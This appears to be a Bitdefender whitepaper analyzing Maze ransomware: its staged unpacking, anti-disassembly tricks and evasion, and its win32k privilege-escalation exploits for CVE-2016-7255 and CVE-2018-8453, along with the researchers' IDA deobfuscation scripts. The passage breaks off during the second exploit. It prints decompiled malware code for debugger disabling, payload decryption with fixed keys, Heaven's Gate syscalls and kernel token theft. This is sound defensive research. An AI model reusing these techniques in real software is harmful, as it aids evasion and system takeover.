


WHITEPAPER

Bitdefender

Security

A Technical Look into Maze Ransomware

EXPOSING SHADY TECHNIQUES THAT ALLOW IT TO PERFORM OBFUSCATION, EVASION AND EXPLOITATION

www.bitdefender.com

Contents

Authors:

Mihai NEAGU - Senior Security Researcher @ Bitdefender

Foreword

At the end of May 2019, a new family of ransomware called Maze emerged into the gaping void left by the demise of the GandCrab ransomware.

Unlike run-of-the-mill commercial ransomware, Maze authors implemented a data theft mechanism to exfiltrate information from compromised systems. This information is used as leverage for payment and to transform an operational issue into a data breach.

In November 2019, the Bitdefender Active Threat Control team spotted spikes in reports of the 'random' process name being blocked from escalating privileges, by the Bitdefender Anti-Exploit module. We were curious about the executable, and how it tried to achieve System privileges.

Further investigation revealed that the process belongs to the Maze/ChaCha ransomware, so we took a deeper look. In this article, we attempt to shed some light on how it performs evasion and obfuscation, as well as the exploits used and its ransomware behavior.

Unpacking

First stage

The sample we are looking at is `e69a8eb94f65480980deaf1ff5a431a6`, a 500KB, 32-bit PE executable, originally dropped as a random-name file in the low-privilege folder:

```
C:\Users\(username)\AppData\LocalLow\PJhUjWGD.tmp
```

As we load it in IDA Disassembler, we see a lot of data (yellow) and less code (blue) in the navigator bar. From this, we can tell some unpacking of that data will take place.

Following the `WinMain` function, we see an unorthodox way of calling another function, by using the `CreateTimerQueueTimer` API, to evade detection. While this timer function is quite obscure, we have seen it before, in `Emotet` and `Hancitor` malicious macro code. The following decompiled code shows how the function is imported here and abused, to execute `target_function`:

```
hModule = GetModuleHandleW(L"kernel32.dll");
if ( !hModule )
  return 0;
strcpy(ProcName, "CreateTimerQueueTimer");
CreateTimerQueueTimer = GetProcAddress(hModule, ProcName);
if ( CreateTimerQueueTimer )
```

```
result = CreateTimerQueueTimer(a1, a2, target_function, a4, a5, a6, a7);
```

The mentioned `target_function` contains the decryption code for the trailing data, as shown below:

```
nullsub();
CryptSetKey(ctx, aYouareKey, 128u, 128);
CryptSetIV(ctx, aYouareIV);
DecryptBytes(1, ctx, byte_4202D0, allocatedMemory, 0x11E0u);
v4 = (int *)((char *)allocatedMemory + 0x11E0);
nullsub();
CryptSetKey(ctx, aYouareKey, 128u, 128);
CryptSetIV(ctx, aYouareIV);
DecryptBytes(1, ctx, byte_4214B0, v4, 0x59E00u);
LOBYTE(v8) = 1;
ret = CreateThread(0, 0, allocatedMemory, lpParameter, 0, 0);
```

A total of 370 KB of shellcode are decrypted using the HC-128 algorithm, with fixed key and initialization vector. The shellcode is then executed as a new thread, in the second stage.

Second stage

In the second stage, the large shellcode is executed. IDA recognizes a little code at the beginning, while the rest is marked as data, which means more unpacking is expected.

The first thing the shellcode does is to import two functions: `LoadLibraryA` and `GetProcAddress`, using name hashing:

```
1000001C    mov     eax, [ebp+var_kernel32]
1000001F    mov     [esp], eax
10000022    mov     [esp+38h+var_34], 7C0DFCAAh ; "GetProcAddress"
1000002A    call    ImportByHash
1000002F    sub     esp, 8
10000032    mov     [ebp+var_GetProcAddress], eax
10000035    mov     eax, [ebp+var_kernel32]
10000038    mov     [esp], eax
1000003B    mov     [esp+38h+var_34], 0EC0E4E8Eh ; "LoadLibraryA"
10000043    call    ImportByHash
10000048    sub     esp, 8
1000004B    mov     [ebp+var_LoadLibraryA], eax
```

Using these two primitives (`LoadLibraryA` and `GetProcAddress`), the shellcode imports a few other functions used later: `IsBadReadPtr`, `VirtualAlloc`, `VirtualFree`, `VirtualProtect`, `VirtualQuery`, `ExitThread`.

These functions are used to perform a reflective DLL loading, using the large chunk of data after the shellcode. A module loaded this way will not appear in OS structures, meaning it will be **hidden** from process module list.

```
10000143    call    $+5
10000148    mov     esi, esp
1000014A    mov     eax, [esi]
1000014C    sub     eax, 1D1148h
```

```
10000152    add     eax, 1D21E0h    ; eax = 100011E0, Embedded_DLL
10000158    pop     ecx
10000159    mov     [esp+4], eax
1000015D    call    Load_Embedded_DLL
...
100011E0    Embedded_DLL db 'M'
100011E1                 db 'Z'
100011E2                 db  90h
100011E3                 db    0
100011E4                 db    3
100011E5                 db    0
```

Third stage

In the third stage, the main functionality of the ransomware relies on the hidden DLL loaded by the shellcode at second stage. The code is highly obfuscated, with a few tricks to make reverse engineering harder.

First, the address of the `kernel32.dll` string is put on the stack using a `call loc_10021ADF` instead of doing `push 10021AD2`. While the result at runtime is the same, disassemblers will try to interpret the respective string as code and fail to find the correct continuation.

```
10021AC3    push    4F6h
10021AC8    push    359D02F0h
10021ACD    call    loc_10021ADF
-------------------------------------------------------------------
10021AD2    db 'kernel32.dll',0         ; data between instructions
-------------------------------------------------------------------
10021ADF    push    offset loc_10021B4D
```

Second, another trick is used using `jz/jnz` pair of instructions. Depending on the value of the `Zero` flag, the execution will follow the first or second branch, so there is a guaranteed jump either way. However, disassemblers do not perfectly emulate the execution, and missing the fact that instructions are unreachable, will continue disassembling garbage code (at `10021AEC`), often invalid instructions, or missing the start offset of legit instructions later:

```
10021AE4    jz      loc_10001520
10021AEA    jnz     short loc_10021AF0
-------------------------------------------------------------------
10021AEC    rol     byte ptr [ecx], 0   ; garbage/invalid code
10021AEF    db    0
-------------------------------------------------------------------
10021AF0    jnz     short loc_10021AFC
10021AF2    jz      short loc_10021AF8  ; unreachable jump
-------------------------------------------------------------------
10021AF5    sbb     al, [eax]           ; garbage/invalid code
10021AF7    db    0
10021AF8    xor     eax, [ecx]
10021AFA    db    0
10021AFB    db    0
-------------------------------------------------------------------
10021AFC    jnz     loc_10001520
```

Some `jz` are decoy, when reached from a `jnz` branch. The jump at `10021AF2` will never be executed, because the `Zero` flag is guaranteed to be unset, as we have arrived there through a `jnz` from `1021AEA`. So the `jz/jnz` target is one and the same: `loc_10001520` which, we will see, is a dynamic import utility function.

Because of these tricks, the file is poorly disassembled, and the IDA bar shows very little code (blue), a lot of unresolved opcodes (gray) and data (yellow):

Imports deobfuscation

Before proceeding with deobfuscating instructions, we must take care of imports. Most static imports of this DLL are used by garbage code, so they are unused imports. The relevant imports are dynamic, obtained at runtime using the “name hashing” method. The hash on import name is passed as two `xor`-ed parameters to the import function, along with module name:

```
10021AC3    push    4F6h          ; xor key
10021AC8    push    359D02F0h     ; xored hash of ‘CreateThread’
10021ACD    call    loc_10021ADF ; push address of ‘kernel32.dll’
-------------------------------------------------------------------
10021AD2    db ‘kernel32.dll’,0
-------------------------------------------------------------------
10021ADF    push    offset loc_10021B4D ; return target after call
10021AE4    jmp     ImportByHash        ; call ImportByHash utility
```

The module name is passed using “call over the string” method, which breaks IDA code-flow tracking. Also push/jmp is used instead of call. If we remove these tricks, the above code is equivalent to the following:

```
10021AC3    push    4F6h           ; xor key
10021AC8    push    359D02F0h      ; xored hash of ‘CreateThread’
10021ACD    push    “kernel32.dll”
10021AD2    call    ImportByHash   ; import function by hash
                                   ; returns CreateThread in eax
10021AD8    jmp     loc_10021B4D   ; return target after call
```

We know the imported functions, so we can replace the dynamic imports with static ones, then jump directly to continuation:

```
10021AC3    mov     eax, CreateThread
10021AC8    jmp     loc_10021B4D
```

To find the imported functions by hash, we created a new executable that loads this DLL, and calls the import function at `10001520` each time, for all hashes gathered from scanning the DLL for the `push/push/call-over-string` pattern.

Having a list of all import names, we added them as static imports in a new imports section. This way we can access them directly. Finally, our IDA extension replaced the pattern with the equivalent `mov eax, [import]` and `jmp continuation` instructions.

Code-flow deobfuscation

For IDA to correctly disassemble and decompile the malware code, we need to revert the control-flow obfuscation, so that there are no invalid or garbage instructions. To do that, we need to replace all occurrences of `jz/jnz` pair with `jz/jmp` instead. Making the second jump absolute will help IDA follow the correct code flow, and the unreachable garbage opcodes will not be disassembled.

We can try fixing the jump issue using `Python` or `IDC` scripting capabilities offered by `IDA`. Searching for the jump opcodes could be performed with the following script:

```
for addr in range(addr_start, addr_end):
    bytes = bytearray(get_bytes(addr, 10))
    if bytes[0:2] == bytearray((0x0F,0x84)) and bytes[6:8] == bytearray((0x0F,0x85)):
        print('Fixing long/long jz/jnz trick at %X' % addr)
        patch_byte(addr+6, 0x90)   # padding
        patch_byte(addr+7, 0xE9)   # unconditional JMP
```

This works well for `jz/jnz` combos where both jumps are long (5+5 bytes), or there is one long and one short (5+2 bytes). But when both jumps are short (2+2 bytes, opcodes `74 xx 75 xx`), this pattern is too weak and may match in the middle of other instructions, or even data, for example:

```
10039538                db  74h ; t    ; no jz/jnz here
10039539                db    0
1003953A   unk_1003953A db  75h ; u
1003953B                db  70h ; p
1003953C                db  64h ; d
1003953D                db  61h ; a
1003953E                db  74h ; t
1003953F                db  65h ; e
10039540                db    0
```

Here at `10039538` we can see a sequence of `74 xx 75 xx` which is not a `jz/jnz` combo, but part of some strings (`signout`, `update`). Obviously, we don't want to replace these cases, so we must find another solution.

Simply using IDA scripts does not seem to be enough, as we want to make replacements only at addresses where IDA reaches with disassembling. This applies only to addresses reached by its emulation (following jumps, calls, etc).

Inspired by Rolf Rolles' article, we decided to write an IDA processor module extension, which would supply us with a callback at every address IDA tries to disassemble.

```
def ev_ana_insn(self, insn):
    addr = insn.ea
    b = bytes(idaapi.get_bytes(addr, 30))
    # check for short jz/jnz combo, replace with jz/jmp
    if b[0] == 0x74 and b[2] == 0x75:
        jz_target = addr+1 + self.get_signed_byte(b, 1)
        jnz_target = addr+4 + self.get_signed_byte(b, 3)
        jnz_target = self.follow_jnz(jnz_target)
        print('Fixing Jz/Jnz (1) at %x, jz_target=%x, jnz_target=%x' % \
                (addr, jz_target, jnz_target))
        self.asm_jmp_dword(addr+2, jnz_target)
        return False
```

```
    # check other jz/jnz combos...
```

Here, the `ev_ana_insn` method of our class derived from `idaapi.IDP_Hooks` is called by IDA before evaluating every instruction, so we look for various `jz/jnz` combinations and replace second jump with an absolute one. This gives us a bit more visibility, in the sense that IDA will correctly follow jumps, and know where to disassemble next.

Another trick is impeding IDA from recognizing end of functions and correctly calculate stack variable offsets. Some `ret` instructions are replaced with equivalent (`add esp,4` then `jmp [esp-4]`) and stack operations are replaced by increments/decrements, which are not tracked by IDA stack variable offset calculator:

```
10002EC8    inc     eax
10002EC9    jnz     short loc_10002EC0
10002ECB    mov     eax, ecx
10002ECD    inc     esp                 ;
10002ECE    inc     esp                 ;
10002ECF    inc     esp                 ; equivalent to RET
10002ED0    inc     esp                 ;
10002ED1    jmp     dword ptr [esp-4] ;
```

In this case, our IDA extension will replace the commented instructions with a `ret`. This way the function will be correctly recognized, and work with stack offsets will be identified as work with local variables, denoted as `var_xx`.

In another trick, there's `push address` then `jmp function`, which is actually a `call function` then `jmp address`. Without the `call` instruction, IDA does not mark that respective address as a function. Also, if that's an import, a comment will not be added:

```
10021B4D    push    offset loc_10021B68 ; equivalent to CALL EAX
10021B52    jmp     eax                   ; ...and JMP loc_10021B68
```

When `eax` is a dynamic import that we replaced with equivalent code (described in the previous chapter), IDA will correctly follow the `eax` value and recognize the call to import. The `CreateThread` comment is automatically set by IDA:

```
10021B4D    call    eax ; CreateThread
10021B4F    jmp     short loc_10021B68
```

Also, decompilation is now working correctly, with the `CreateThread` import used directly, and parameters identified:

```
if ( fdwReason == 1 )
{
  hInstance = hinstDLL;
  CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_10036FD0, 0, 0, 0);
}
```

Decompilation is helpful when dealing with [spaghetti code](), as scattered chunks of code are reunited into continuous blocks of C-like source.

Fixing the code-flow obfuscation tricks enabled decompilation and, as a result, we have obtained high-level visibility. After a few more tweaks, the IDA navigator bar shows complete recognition of code, with blue. The rest is data, used later, as detailed in the next chapter.

Evasion techniques

Some initial checks are performed before moving forward. Analysis tools are identified by their ADLER-32 checksum on process name, and the following are terminated, if running:

```
ida.exe, ida64.exe, x32dbg.exe, x64dbg.exe, python.exe, fiddler.exe, dumpcap.exe,
procmon.exe, procexp.exe, procmon64.exe, procexp64.exe
```

Also, an important function is disabled, namely `DbgUiRemoteBreakin`, which is necessary for debugging the process. After the function is located, it is patched with a single `RET` instruction:

```
// locate DbgUiRemoteBreakin in ntdll
ntdll = GetModuleHandleA(aNtdllDll);
funcDbgUiRemoteBreakin = j_GetProcAddress(ntdll, ProcName);
if (funcDbgUiRemoteBreakin)
{
    // remove page protection
    address = funcDbgUiRemoteBreakin;
    flNewProtect = 0;
    if (j_VirtualProtect(funcDbgUiRemoteBreakin, 1u, PAGE_EXECUTE_READWRITE,
&flNewProtect))
    {
        // patch with RET
        *address = 0xC3;
        // restore protection
        j_VirtualProtect(address, 1u, flNewProtect, &flOldProtect);
    }
}
```

Privilege escalation

Addressing our original curiosity about privilege escalation alerts, we found two exploits stored encrypted in the data section, unpacked and executed at runtime.

Exploiting CVE-2016-7255

The first exploit we found targets the CVE-2016-7255 vulnerability in `win32k.sys`. The vulnerability was described in detail by TrendMicro, then a patch analysis was made by researchers at McAffee.

The exploit comes as a DLL image, encrypted using fixed-key, 8-round ChaCha algorithm, then mapped using reflection. There are two versions of the DLL, one for 32-bit, one for 64-bit platforms. After the DLL is mapped, the single exported name `EP` is obtained. After the function is called, the privilege level is checked, as we can see in the decompiled code:

```
encryptedPayload = &addr_encryptedDll_x86;
```

```
if (*(_DWORD *)(a2 + 0x28) == 64)          // check OS platform
    encryptedPayload = &addr_encryptedDll_wow64;
payloadLength = ((*(_DWORD *)(a2 + 0x28) == 64) << 11) | 0x2400;
this[2] = payloadLength;                   // x86:2400, wow64:2C00
this[1] = AllocateRWmem(payloadLength);
ChaCha8_Transform(v3, (int)encryptedPayload);
module = MapDllByReflection((_WORD *)v3[1]);
PrivEscFunc = (void(*)(void))GetExportedFunction((int)module, “EP”);
if (PrivEscFunc)
{
    PrivEscFunc();    // raise privileges
    j_Sleep(2000u);
    oldIntegrityLevel = *(_DWORD *)(a2 + 4);
    newIntegrityLevel = GetProcessIntegrityLevel();  // check privileges
    *(_DWORD *)(a2 + 4) = newIntegrityLevel;
    isElevated = newIntegrityLevel != oldIntegrityLevel;
}
```

We will have a look on the DLL for 64-bit platforms. It is actually a 32-bit image, targeting the WoW64 subsystem. The 32-bit code goes to 64-bit mode to execute system calls. This is done with the Heaven's Gate method, changing the code segment to `0x33`, using the `RETF` instruction. Going back to 32-bit is done using the `0x23` segment instead. This way, direct system calls can be executed, from WoW64 code:

```
10002385  ; int __stdcall perform_syscall(int, int, int, int, int)
10002385  perform_syscall proc near
[...]
10002394   push    33h                      ; cs=33 for 64-bit
10002396   call    $+5                      ; push continuation address
1000239B   add     dword ptr [esp], 5       ; add delta
1000239F   retf                             ; switch to 64-bit mode
---------------------------------------------------------------------------
100023A0   xor     r9d, r9d                 ; 64-bit code starts
100023A3   mov     eax, [rbp+arg_1C]
100023A7   xor     rcx, rcx
100023AA   mov     ecx, [rbp+arg_20]        ; pass arguments
100023AE   mov     r10, rcx
100023B1   xor     rdx, rdx
100023B4   mov     edx, [rbp+arg_24]
100023B8   mov     r8, [rbp+arg_28]
100023BD   sub     rsp, 100h
100023C4   syscall                          ; <-- syscall, eax=func_id
100023C6   add     rsp, 100h
100023CD   call    $+5
100023D2   mov     [rsp+8+var_4], 23h       ; cs=23 for 32-bit
100023DA   add     [rsp+8+var_8], 0Dh
100023DE   retf                             ; switch to 32-bit mode
---------------------------------------------------------------------------
100023DF   xor     eax, eax                 ; back to 32-bit mode
[...]
100023E7   retn    14h
```

This method is used to perform `NtUserSetWindowLongPtr` system calls, which are necessary for exploitation.

Another function needed for exploitation is `HMValidateHandle`, which is an internal function of `user32.dll`, not publicly exported, that leaks kernel information. To locate this function, the exploit follows a reference to it, from the `IsMenu` export:

```
// get address of IsMenu export
user32_module = LoadLibraryA("USER32.dll");
IsMenu = GetProcAddress(user32_module, "IsMenu");
offset = 0;
// scan function body
while ( 1 )
{
    // check for "mov dl, 2"
    if ( *(_WORD *)((char *)IsMenu + offset) == 0x2B2 )
    {
        offset += 2;
        // check for "call HMValidateHandle"
        if ( *((_BYTE *)IsMenu + offset) == 0xE8 )
            break; // found
    }
    if ( (unsigned int)++offset >= 0x30 )
    {
        v3 = HMValidateHandle; // not found
        goto LABEL_7;
    }
}
// compute target of call
v4 = offset + *(_DWORD *)((char *)IsMenu + offset + 1);
v3 = (FARPROC)((char *)IsMenu + v4 + 5);
// save address of HMValidateHandle
HMValidateHandle = (FARPROC)((char *)IsMenu + v4 + 5);
```

As part of exploitation, we can see the `WS_CHILD` style being applied to the created window, then `NtUserSetWindowLongPtr` system call being made, with the `GWLP_ID` parameter. Next, `VK_MENU` keyboard events are being simulated, which will trigger the corruption in `xxxNextWindow`. This confirms the exploit is targeting the CVE-2016-7255 vulnerability:

```
style = GetWindowLongW(::hwnd, GWL_STYLE);
SetWindowLongW(::hwnd, GWL_STYLE, style | WS_CHILD);
perform_syscall(id_NtUserSetWindowLongPtr, (int)::hwnd, GWLP_ID, v21, SHIDWORD(v21));
keybd_event(VK_MENU, 0, 0, 0);
keybd_event(VK_ESCAPE, 0, 0, 0);
keybd_event(VK_ESCAPE, 0, 2u, 0);
keybd_event(VK_MENU, 0, 2u, 0);
```

After obtaining kernel read/write primitive, the actual elevation is obtained by replacing the current process token with the system process token in the EPROCESS kernel structure:

```
// enumerate EPROCESS structures, find system process
do {
  v8 = dword_100040CC;
  v9 = ReadFromKernel(__PAIR64__(v3, v4) + (unsigned int)dword_100040CC);
  v3 = (v9 - (unsigned int)v8) >> 32;
  v4 = v9 - v8;
}
```

```
while ( (unsigned int)ReadFromKernel(v9 - 8) != 4 );  // PID=4, system
// read system process token
v10 = ReadFromKernel(__PAIR64__(v3, v4) + (unsigned int)dword_100040D0);
v11 = v10;
v12 = (v10 & 0xFFFFFFF0) - 48;
v13 = __CFADD__(v10 & 0xFFFFFFF0, -48) + HIDWORD(v10) - 1;
HIDWORD(v16) = __CFADD__(v10 & 0xFFFFFFF0, -48) + HIDWORD(v10) - 1;
LODWORD(v16) = (v10 & 0xFFFFFFF0) - 48;
v14 = ReadFromKernel(v16);
// write system token to current process
WriteToKernel(__SPAIR64__(v13, v12), v14 + 10, (v14 + 10) >> 32);
WriteToKernel(v18, v11, SHIDWORD(v11));
```

Exploiting CVE-2018-8453

The second exploit is a newer privilege escalation exploit targeting the CVE-2018-8453 vulnerability in `win32k.sys`. The vulnerability has been described by Kaspersky, patch analysis was made by 360A-TEAM in their article, and was also analyzed by QiAnXin TI Center in their write-up.

Stored in the data section, the exploit shellcode is decrypted using the same key and ChaCha8 algorithm as the other exploit, then executed with the target process id as parameter:

```
if (j_GetVersionExA(&ver) &&
    ver.dwMajorVersion != 10 &&                           // no windows 10
    (ver.dwMajorVersion != 6 || ver.dwMinorVersion != 2)) // no windows 8
{
    // set shellcode size
    this[2] = 0x9600;
    // allocate RWX memory for shellcode
    shellcode_addr = VirtualAlloc(0, 0x9600u, MEM_RESERVE|MEM_COMMIT, PAGE_
EXECUTE_READWRITE);
    this[1] = (int)shellcode_addr;
    if ( shellcode_addr )
    {
        // decrypt shellcode
        ChaCha8_SetKey(ctx, "37432154789765254678988765432123", 256);
        ChaCha8_SetNonce(ctx, "09873245");
        j_ChaCha8_Decrypt((int)ctx, (int)&EncryptedShellcode, this[1],
this[2]);
        shellcode_func = (int (__stdcall *)(DWORD))this[1];
        // get process ID
        pid = j_GetCurrentProcessId();
        // call shellcode function with PID
        result = shellcode_func(pid);
        // [...]
    }
}
```

The shellcode targets both 32-bit and 64-bit OS platforms. The shellcode is 32-bit, but when running in WoW64 subsystem, it employs the same Heaven's Gate technique to execute 64-bit code, when necessary:

```
01005E01    push    0CB0033h    ; push cs=33 on stack, 64-bit selector
01005E06    call    01005E04    ; push next address, jmp to RETF (CB)

01005E04    retf                ; switch to 64-bit mode at 10005E0B

01005E0B    push    r13         ; 64-bit code below
01005E0D    mov     r13, rsp
01005E10    mov     rax, gs:30h
01005E19    mov     rsp, [rax+8]
[...]
01005EB1    mov     rsp, r13
01005EB4    pop     r13
01005EB6    retf                ; switch back to 32-bit mode
```

Depending on the Windows version and platform, system calls are achieved in three different ways:

```
01006811    mov     ecx, ds:winver_index    ; check stored Windows variant index
01006817    cmp     ecx, 10h
0100681A    jnb     short loc_100682F
0100681C    mov     edx, 7FFE0300h          ; fixed address of KiFastSystemCall
01006821    cmp     ecx, 2
01006824    jb      short loc_100682B
01006826    cmp     ecx, 4
01006829    jnz     short loc_100682D
loc_100682B:
0100682B    jmp     edx                 ; use fixed address of KiFastSystemCall
loc_100682D:
0100682D    jmp     dword ptr [edx]     ; use provided address of KiFastSystemCall
loc_100682F:
0100682F    mov     edx, esp            ; perform syscall directly
01006831    sysenter
01006833    retn
```

To perform the exploit, the following functions are hooked, by patching the KernelCallbackTable:

- __ClientLoadLibrary
- __ClientCallWinEventProc
- __fnHkINDWORD
